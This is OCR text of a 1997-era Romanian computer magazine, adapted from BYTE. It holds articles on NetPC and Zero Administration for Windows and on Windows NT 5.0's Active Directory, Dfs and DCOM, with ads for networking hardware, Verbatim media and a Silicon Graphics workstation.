Mulţi apreciază că într-un an sau doi, 5 până la 15 procente dintre maşinile rulând Windows ar putea să fie NetPC-uri.

Zero administrare

Un PC care nu poate fi administrat de utilizator trebuie să fie administrat central, aşa încât Zero Administration for Windows este de o importanţă critică pentru NetPC. Dar ZAW nu este doar pentru NetPC-uri. De fapt, ZAW îşi va găsi o aplicabilitate mai largă la PC-urile obişnuite decât la clienţii NetPC.

ZAW cuprinde trei posibilităţi de bază:

1) actualizarea automată a sistemului şi instalarea automată a aplicaţiilor;
2) stocarea persistentă a datelor şi informaţiilor de configurare; şi
3) administrarea şi blocarea configuraţiilor la nivel central. Microsoft va furniza aceste posibilităţi, în diferite măsuri, în viitoarele versiuni de Windows 95, NT Workstaton şi NT Server (vezi „Costuri de proprietate pe 3 ani").


Windows va putea să pornească într-o configuraţie de reţea minimală şi să solicite din Internet sau intranet actualizări ale componentelor sistem, drivere de dispozitive, aplicaţii sau chiar întregul sistem de operare. Dacă există o actualizare, sistemul se va actualiza fără intervenţia utilizatorului. Un istoric al stării sistemului se va afla atât pe server cât şi pe staţie. Aceasta face posibilă readucerea unei staţii la ultima stare coerentă cunoscută, indiferent de eventualele erori care au survenit în staţie, în reţea sau în server. De exemplu, dacă un upgrade de aplicaţie eşuează, staţia poate fi readusă la versiunea precedentă.

Stocarea datelor şi informaţiilor de configurare ale clientului pe server permite o veritabilă arhitectură centrată pe reţea pentru Windows. Actualmente, aplicaţiile Windows stochează de obicei starea şi informaţiile de configurare într-un catalog (registry) local. De asemenea, un număr semnificativ de fişiere sunt stocate la modul implicit local, chiar şi în cazul unei instalări pentru reţea. „Cu Office97", spune Bruce Barnes de la Unocal, „ajungi să ai 20 de MB de software pe disc chiar şi în cazul unei instalări în reţea. Până nu demult, viziunea unui programator mediu de la Microsoft nu trecea dincolo de discul C".

ZAW va permite clienţilor „fără stare" să-şi ia informaţiile de configurare şi datele de pe server atunci când bootează. Clienţii fără stare dau utilizatorilor posibilitatea să se mute de la o maşină la alta şi să vadă mereu exact acelaşi mediu de lucru. În plus, stocarea temporară pe server a informaţiilor despre client permite refacerea actualizărilor software care eşuează.


Administrarea şi blocarea configuraţiilor la nivel central permite Windows-ului să ascundă utilizatorului anumite dispozitive, cum ar fi unitatea de floppy, unitatea de CD sau chiar discul hard. În loc de dispozitive fizice de stocare individuale, fiecare angajat va vedea un singur disc virtual cu rădăcina în directorul propriu de pe server. În plus listele de control a accesului (ACL - Access Control Lists) pot proteja anumite resurse software vitale, cum sunt fişierele sistem. Administratorul va putea de asemenea să specifice care sunt aplicaţiile la care un anumit utilizator are acces şi la ce nivel de granularitate, până la nivel de componente (de pildă componente ActiveX).

NetPC-ul şi ZAW vor reduce costurile de suport tehnic pentru PC-uri (vezi „Adevăratele costuri ale PC-ului"). Însă ZAW va avea o aplicabilitate mult mai largă, de îndată ce va putea fi sprijinit de NT directory. „Marea majoritate a PC-urilor din întreprinderi vor fi administrate central", spune Kirk Schlegal, un analist de la Meta Group. „Acesta este de fapt rolul NetPC-ului, care la modul fundamental este un PC administrat care nu-ţi permite să instalezi soft local".


Costurile de proprietate pe trei ani

Sursă: The Gartner Group

Lucrul pe sisteme NT va costa cu în jur de 3000$ mai puţin decât pe sisteme 3.1 (pe 3 ani) în principal datorită facilităţilor ZAW


Mai flexibil decât Java?

Sursă: Microsoft Corp.

Spre deosebire de furnizorii care se bazează pe o arhitectură centrată pe Java, Microsoft suportă Java şi alte limbaje prin Win32/COM API.


Your best choice for hubs, network cards and switches

Gigabit Ethernet Ahead

Fast Ethernet & ATM Allied Telesyn


ATI • Huburi Ethernet

Garantate de producător 5 ani



- 415T 4xRJ45, MINIHUB
- 815T 8xRJ45, MINIHUB
- 820TR 1xAUI+1xBNC, 8xRJ45
- 3012TR 1xAUI+1xBNC, 12xRJ45
- 3016TR 1xAUI+1xBNC, 16xRJ45
- 3024TR 1xAUI+1xBNC, 24xRJ45
- 3004SL 1xAUI, 4xBNC
- 3008SL 1xAUI, 8xBNC

ATI • Transceivere & Fast / Convertoare



Garantate de producător 5 ani

- MX10S-05 AUI to BNC
- 210T-05 AUI to RJ45
- MX26F-05 AUI to F.O. (ST)
- 206 Vampir
- MX60T Apple AAUI to RJ45
- MX70 Apple AAUI to BNC
- MX300TX 100BaseTX, RJ45
- MX600FST 100BaseFX, F.O.(ST)
- MC12T AUI to RJ45
- MC12T2 BNC to RJ45
- MC12T-F/ST F.O.(ST) to 1xRJ45
- MC12T-F/SC F.O.(SC) to RJ45

ATI • Plăci de Rețea & Fast

Garantate de producător toată viața


- 1500 PnP, cu DMA
- 1700 PnP, 32Kb RAM
- 2450 PnP, 32bit PCI
- 2000 16Kb pentru programare I/O
- 2560 FAST PnP, 32bit PCI, 10/100Base-T

ATI • Repetoare / Bridgeuri

Garantate de producător toată viața

- MR121T AUI to RJ45
- MR122T BNC to RJ45
- MR123 AUI to AUI
- MR124 AUI to BNC
- MR125 BNC to BNC
- MR126F AUI to F.O.
- MR127F BNC to F.O.
- MR128F RJ45 to F.O.
- 6870 Bridge (MAC LLB AUI to Thin Ethernet w/o SNMP)
- 6875 Bridge cu SNMP (MAC LLB AUI to Thin Ethernet with SNMP)

ATI • Huburi SNMP Stackabile & Fast



Garantate de producător toată viața

- 3612TR-25 1xAUI, 12xRJ45
- 3624TR-25 1xAUI, 24xRJ45
- 3624TRS-25 24xRJ45, Slave (with 3612/3624)
- 3606F-25 1xAUI, 6xST F.O.
- 3608-25 1xAUI, 8xBNC
- 908TX FAST 8xRJ45 (100Base-T)
- 912TX FAST 12xRJ45 (100Base-T)

ATI • *TurboStack™* / Switchuri


Garantate de producător toată viața

NOU

Allied Telesyn International

LOWERING THE COST OF NETWORK OWNERSHIP.

prețuri excelente !



- segmentare PnP
- autoconfigurare
- securitate

- coax thin/thick, TP, F.O.
- management SNMP
- suport RMON

TORNADO Sistems

distribuitor și integrator de sistem

Constanța tel: 041-618580 fax: 041-619457
București tel: 01-6672823 fax: 01-6672987

PC versus. NC

Categorii	PC	Network Computer
Sistem de operare	Windows	Proprietar/incompatibil
Suport pentru uz mobil	Excelent	Necesită echipament opţional
Aplicaţii	Peste 100.000	Puţine/ incompatibile
Unelte de dezvoltare	Diverse	Doar Java
Suport periferice	Mii	Proprietar/incompatibil
Model pentru periferice	Windows	Nu/incompatibil
Fabricanţi	Peste 2500	Puţin
Reţea	La alagere	Necesită reţele de viteză mare
Disponibilitate	Acum	Limitată
Suport imprimante	Mii	Nu
Scalabilitate	Excelent	Slab

Acesta nu este sfârşitul calculatoarelor „personale". Clienţii vor avea posibilitatea să aleagă, spune Phil Holden de la Microsoft. „NetPC-ul şi ZAW se bazează mai ales pe cerinţele clienţilor".

În realitate, Microsoft nu prea este afectat de platforma hardware preferată de clienţi atâta vreme cât îi păstrează în mediul Windows. Iar Intel este preocupat în principal de vânzarea procesoarelor. Fiţi siguri că Intel şi Microsoft vor susţine orice platformă hardware care se va dovedi eficientă în a reduce impactul NC-urilor asupra mediilor Wintel. ■

Mike Hurwicz este un jurnalist şi consultant din Brooklyn, NY. Îl puteţi contacla la **mhurwicz@attmail.com.**

[din BYTE, o publicaţie McGraw-Hill, Inc. Adaptare - *Mircea Sârbu*]

Verbatim

Wide choice, smart solutions

Verbatim
OptiDriver
MO 640MB
Verbatim DataLifePlus
Verbatim ANTI-GLARE 95 ASR
Verbatim LASER TONER CARTRIDGE

Dealeri:

Agis Computer	- Cluj Napoca	Tel.: 064.43 18 17
Noua Generaţie Internaţional	- Bucureşti	Tel.: 323 19 83
Autocom	- Timişoara	Tel.: 056.20 19 19
Orcas Birotica	- Bucureşti	Tel.: 211 77 87
Focus International Infoconsult	- Bucureşti	Tel.: 335 60 05
SOWAH România	- Oradea	Tel.: 059.43 64 56

Noua denumire a societății ***SIROM GRAPHICS COMPUTERS S.A.*** *este:*

MAGIC
Systems S.A.

Str. Av. Radu Beller, nr. 25,
sector 1, 71251 București

Tel: 230.04.78 Fax: 230.04.79
e-mail: sgi@sirom.emdt.sgi.com
URL: http://sirom.kappa.ro

SiliconGraphics
Computer Systems
CRAY RESEARCH
Authorised Distributor

Napoleon **s-a luptat** pentru ea...

Vlad Țepeș **a ucis** pentru ea...

Dumneavoastră puteți s-o cumpărați !

Silicon Graphics O^2

MIPS R5000 180 MHz Processor
32-bit Double-Buffered Graphics
Hardware Texture Mapping
Image Processing Engine
Video Compression Engine
Web-integrated User Interface
32 MB Memory SDRAM ECC
2 GB Ultra SCSI System Disk
17" Monitor, 1280x1024
100BaseTX / 10BaseT Ethernet
CD-ROM
IRIX 6.3 - UNIX Operating System

$ 8.900

Atât de multă putere față de un biet PC !

Soluții complete pentru:

MATRA DATAVISION — *Proiectare asistată, inginerie asistată*

WebFORCE Powered by SiliconGraphics™ Computer Systems — *World Wide Web authoring & serving*

Alias | wavefront — A SiliconGraphics Company; DISCREET LOGIC — *Computer Graphics*

GIS, Desktop Publishing, Baze de Date (Oracle / Informix), Modelare Moleculară

NT 5.0 în întreprindere

Noi servicii distribuite cresc şansa lui Windows NT de a lucra în reţele mari.

De David Chappell

Ce s-ar fi întâmplat dacă Bechtel ar fi construit Hoover Dam din Lego, sau dacă General Dynamics ar fi construit tancurile M1 Abrams cu motoare cu elastic? Nu ar fi fost un gest frumos. Dar acest lucru se întâmplă de fapt în multe departamente de sisteme informatice, atunci când scot aplicaţiile lor de pe calculatoare mainframe şi le mută în altă parte. Ei proiectează aplicaţii importante, distribuite la scară largă, cu ajutorul unui software de bază, care de multe ori este dedicat workgroup-urilor, sacrificând astfel scalabilitatea, siguranţa, administrarea şi securitatea caracteristică sistemelor mainframe.

Microsoft doreşte acum să rezolve problema. Windows NT 5.0 va integra servicii stil X-500 pentru directoare, securitate Kerberos, şi un DCOM (Distributed Component Object Model) îmbunătăţit. Combinat cu Serverul de Tranzacţii de la Microsoft (care este în curs de livrare), cu viitorul Microsoft Message Queue, cu suport pentru clustering la NT, şi cu o tehnologie de ruter înglobat, NT va putea dovedi că este o forţă formidabilă pentru sisteme informatice din întreprinderi.

Servicii director

În centrul noilor facilităţi aduse de NT 5.0 se află serviciul director, numit „director activ" (Active Directory). Fiind inclus în versiunea NT 5.0 în prima parte a anului 1998, Active Directory va face să fie retrase plângerile formulate relativ la faptul că NT nu are un sistem de directoare utilizabil în întreprinderi.


Comparat cu X.500, Netware Directory Services (NDS), sau cu StreetTalk de la Banyan - serviciile de directoare ale lui NT 4.0 bazate pe domenii erau mizerabile. Fiind dată situaţia, în loc să creeze ceva nou, Microsoft a construit Active Directory în întregime în jurul sistemului de domenii DNS (Domain Name System) şi LDAP.

Suntem familiari cu DNS, cunoscut ca un sistem ierarhic de servicii de rezolvări de nume, pe care s-a construit Internetul. Chiar dacă DNS este fundamentul celei mai mari reţele din lume, nu asigură suficientă flexibilitate pentru a lucra singur ca un serviciu de director dintr-o întreprindere. DNS este în esenţă un serviciu de

Noul NT

- Active Directory
- Sistem de fişiere distribuit
- DCOM (Distributed Component Object Model)

Active Directory este la baza multor facilităţi noi din NT 5.0. Combină informaţii de directori în stil DNS şi LDAP pentru a crea un sistem de directori ierarhic scalabil.




Fiecare controlor de domeniu stochează întreaga bază de date directori pentru acel domeniu. Pentru a specifica un element din baza de date se poate folosi numele în format LDAP. Să presupunem că directorul conţine informaţia necesară localizării unui obiect accesibil DCOM care conţine cifra vânzărilor curente (Active Directory are ceva numit depozitar de clasă care permite ca informaţiile DCOM păstrate curent în registry la fiecare client să fie memorate centralizat în acest Active Directory). Puteţi accesa informaţii într-un director prin furnizarea numelui **LDAP://acme.com/O=corporate/OU=mktg/CN=sales. Prima parte** a acestui nume, acme.com identifică domeniul şi tot ce urmează identifică o anume intrare în baza de date directori al acelui domeniu.

Baza de date Active Directory poate stoca diferite informaţii şi astfel poate fi un serviciu de directori de uz general pentru reţele eterogene. De exemplu, puteţi stoca şi regăsi informaţia necesară contactării unui serviciu care rulează pe un server Unix din reţea.

Noul NT Server

Sistemul distribuit de fișiere Dfs este a doua componentă majoră NT 5.0. Nfs permite ca volumele multiple pe sisteme diferite (chiar non-NT) să se prezinte ca volum logic unic.


Client
Dfs Root \\myserver\myshare
\subdir1
\\yourserver\yourshare\subdir1
Server Active Directory
\subsubdir1
NetWare volume
\subdir2
\subsubdir2
NFS volume
Inter-Dfs link
\subsubdir3
Volum principal
Volum alternativ

① Clientul caută numele sistem în serverul director.

② Clientul întreabă de la volumul rădăcină Dfs locul subdirecturului dorit.


③ Clientul stabilește conectare directă la serverul care controlează volumul dorit.

Punct de joncțiune este ceea ce Dfs numește pointeri de directori care nu se află pe serverul **cu Dfs Root.**

Volumele Dfs pot conține sisteme fișier non-NT, dar pentru ca clientul să le acceseze trebuie să ruleze softul corespunzător pentru redirectare.

Directorii Dfs pot fi formați din volume fizice multiple care sunt replicate reciproc.

Legătura Inter-Dfs este o joncțiune între două volume Dfs.


Client
Server
Rețea
Server
Server

① COM poate referi un obiect din proces...

② ...unul din afara procesului de pe același echipament...

③ ...sau prin extensii DCOM un obiect aflat undeva în rețea.

Microsoft și-a distribuit COM (Component Object Model) pentru a crea un model abstract de obiect care lucrează transparent local sau în rețea.

mapare de nume de mașini la adrese IP. Un serviciu de director complet trebuie însă să fie capabil de a mapa nume de obiecte arbitrare (de exemplu mașini și aplicații) la orice formă de informație despre aceste obiecte.

Considerați X.500, un sistem de directoare ierarhice, cu replicare care permite localizarea pentru orice: începând de la sisteme până la servicii. Chiar dacă este disponibil de mai mulți ani, X.500 nu a fost utilizat pe scară largă, motivul fiind în primul rând complexitatea lui. Aici intră în schemă LDAP (Lightweight Directory Access Protocol). O versiune simplificată de DAP din X.500, numită LDAP a primit promisiuni în privința suportului, de la mai mulți producători și va conduce la o posibilitate comună de a accesa diverse directoare.

Active Directory este construit atât peste DNS cît și peste LDAP. El grupează mașinile în unități care se pot administra, numite domenii, fiecare primind un nume de domeniu DNS. În fiecare domeniu trebuie să existe cel puțin un controlor de domeniu, care este o mașină NT rulând serverul Active Directory.

Un controlor de domeniu cu serverul Active Directory trebuie să fie un NT server, pe de altă parte orice client, care are instalat software pentru DNS și LDAP poate accesa baza de date director de pe controlor. DNS este deja, iar LDAP va fi în curând un standard industrial larg răspândit. Astfel, clienți de Unix, Mac și OS/2 vor fi capabili să acceseze un server cu Active Directory în aceeași manieră ca și clienții NT de astăzi (vezi figura „Cum lucrează Active Directory“).

Mai mult decât atât, Active Directory va memora o mulțime de informații despre sisteme și astfel va putea fi utilizat ca un serviciu general de directoare într-o rețea eterogenă. El va da posibilitatea de exemplu să fie memorată și accesată informația care permite să fie utilizat un serviciu rulat pe o mașină Unix pe rețea. Este surprinzător că Microsoft adoptă o soluție „ecumenică“ pentru o tehnologie de importanță vitală.

Pentru a crește toleranța la erori și performanța, un domeniu poate să posede mai multe controloare de domeniu, fiecare având stocat o copie completă a bazei de date pentru directoare. Active Directory implementează replicarea tip multimaster, ceea ce înseamnă că o schimbare într-o intrare de director controlat de un controlor de domeniu oarecare, se va propaga în final la toate replicile din domeniul controlat.

Pentru a asigura această replicare, Microsoft a creat un protocol de comunicare între controloare de domenii. Active Directory poate să lucreze cu protocolul Directory Information Shadowing Protocol (DISP) definit în X.500 pentru a comunica cu lumea exterioară, dar nu este încă clar cât de utiliz-

Sistemul de fișiere distribuite Microsoft

Microsoft a ținut specificațiile pentru protocolul de acces la fișiere suficient de bine protejate - erau accesibile numai pe o bază „terbuie-să-ne-știi“. Recent, în mod interesant compania a schimbat politica. Botezat ca Common Internet File System (CIFS), detaliile acestui protocol SMB de acces la fișiere apar descrise în documente publice.

Noul sistem distribuit de fișiere al NT-ului (convențional se utilizează numele Dfs) este puțin mai mult decât o extensie a CIFS-ului. Contrar lui Active Directory sau Microsoft Kerberos, care nu vor fi accesibile pînă la apariția lui NT 5.0, Dfs este accesibil deja acum. Pe Situl Web Microsoft este disponibil liber începând de la sfârșitul anului 1996 pentru servere NT 4.0 respectiv clienți Windows 95.

În accepțiunea tradițională Microsoft, un client poate să acceseze fișiere într-un share specific (adică într-un director aflat pe alt calculator, pe care este rulat un file server). Pentru a identifica fișierul respectiv, clientul utilizează o convenție universală de denumire (UNC) cum ar fi de exemplu: \\myserver\myshare\subdir1\subdir2\myfile.txt. Clientul trebuie să cunoască numele mașinii (mysever), numele share-ului, și numele căii de acces (path) în cadrul share-ului.

Dfs nu schimbă fundamental acest model. Clienții vor emite în continuare nume UNC pentru a identifica fișiere de pe alte calculatoare, și un protocol bazat pe SMB va accesa în continuare aceste fișiere. O diferență esențială este însă, că puteți grupa share-uri de pe mai multe mașini pe un singur volum. Pentru clienți, tot ce se află pe acest volum pare să fie într-un singur share. În exemplul nostru, \\myserver\myshare\subdir1\ poate să identifice un path pe serverul Dfs A, iar restul numelui, subdir2\myfile.txt poate să fie pe serverul Dfs B. Numele myserver identifică root-ul volumului, numit Dfs root, iar orice alt identificator aflat în nume este utilizat pentru a identifica fișierul particular.

Conexiunea dintre cele două servere Dfs se numește nod, iar navigarea peste această legătură este una din sarcinile primare ale Dfs-ului. Pentru a vedea, cum este făcut acest lucru, este util urmărirea rezolvării numelui UNC de mai sus de către Dfs.


Prima problemă este identificarea mașinii care conține root-ul Dfs pentru acest volum. Pentru a executa acest lucru, redirectorul mașinii client (adică software-ul Dfs de pe client) caută primul element al numelui UNC, utilizînd serviciul WINS (Windows Internet Naming Service). Chiar dacă nu este arătat aici, un nume din categoria UNC poate să înceapă cu identificatori cum ar fi: mymachine.acme .com, caz în care sistemul de denumire a domeniilor - DNS (Domain Naming System) este utilizat pentru identificarea mașinii.

Oricum, este rezolvat numele, căutarea revine cu adresa de rețea pentru mașina care conține root-ul pentru acest volum. Redirectorul Dfs contactează acest root, transferând numele UNC obținut de la client. Dacă numele identifică un fișier care se află pe un alt server Dfs, atunci redirectorul transmite înapoi la client adresa acestui server, cu precizarea de a contacta mașina respectivă. Redirectorul se duce direct în acest caz pe mașina respectivă cu numele UNC pentru a căuta fișierul. Protocolul Dfs utilizat pentru acestea este tradiționalul protocol Microsoft pentru acces fișiere, cunoscut astăzi sub numele de CIFS, cu o mică extensie. Dfs adaugă două mesaje pentru a susține procesul de referințe descris.

Dfs poate să returneze referințe la servere de fișiere care utilizează alte protocoale, cum ar fi NCP al lui Novell sau NFS - protocolul de file sharing din lumea Unix. Atât timp, cât clientul are software-ul redirector corespunzător, poate să acceseze în mod transparent fișiere a căror nume UNC traversează diferite servicii de fișiere distribuite, combinând servere diverse într-un singur spațiu de nume.

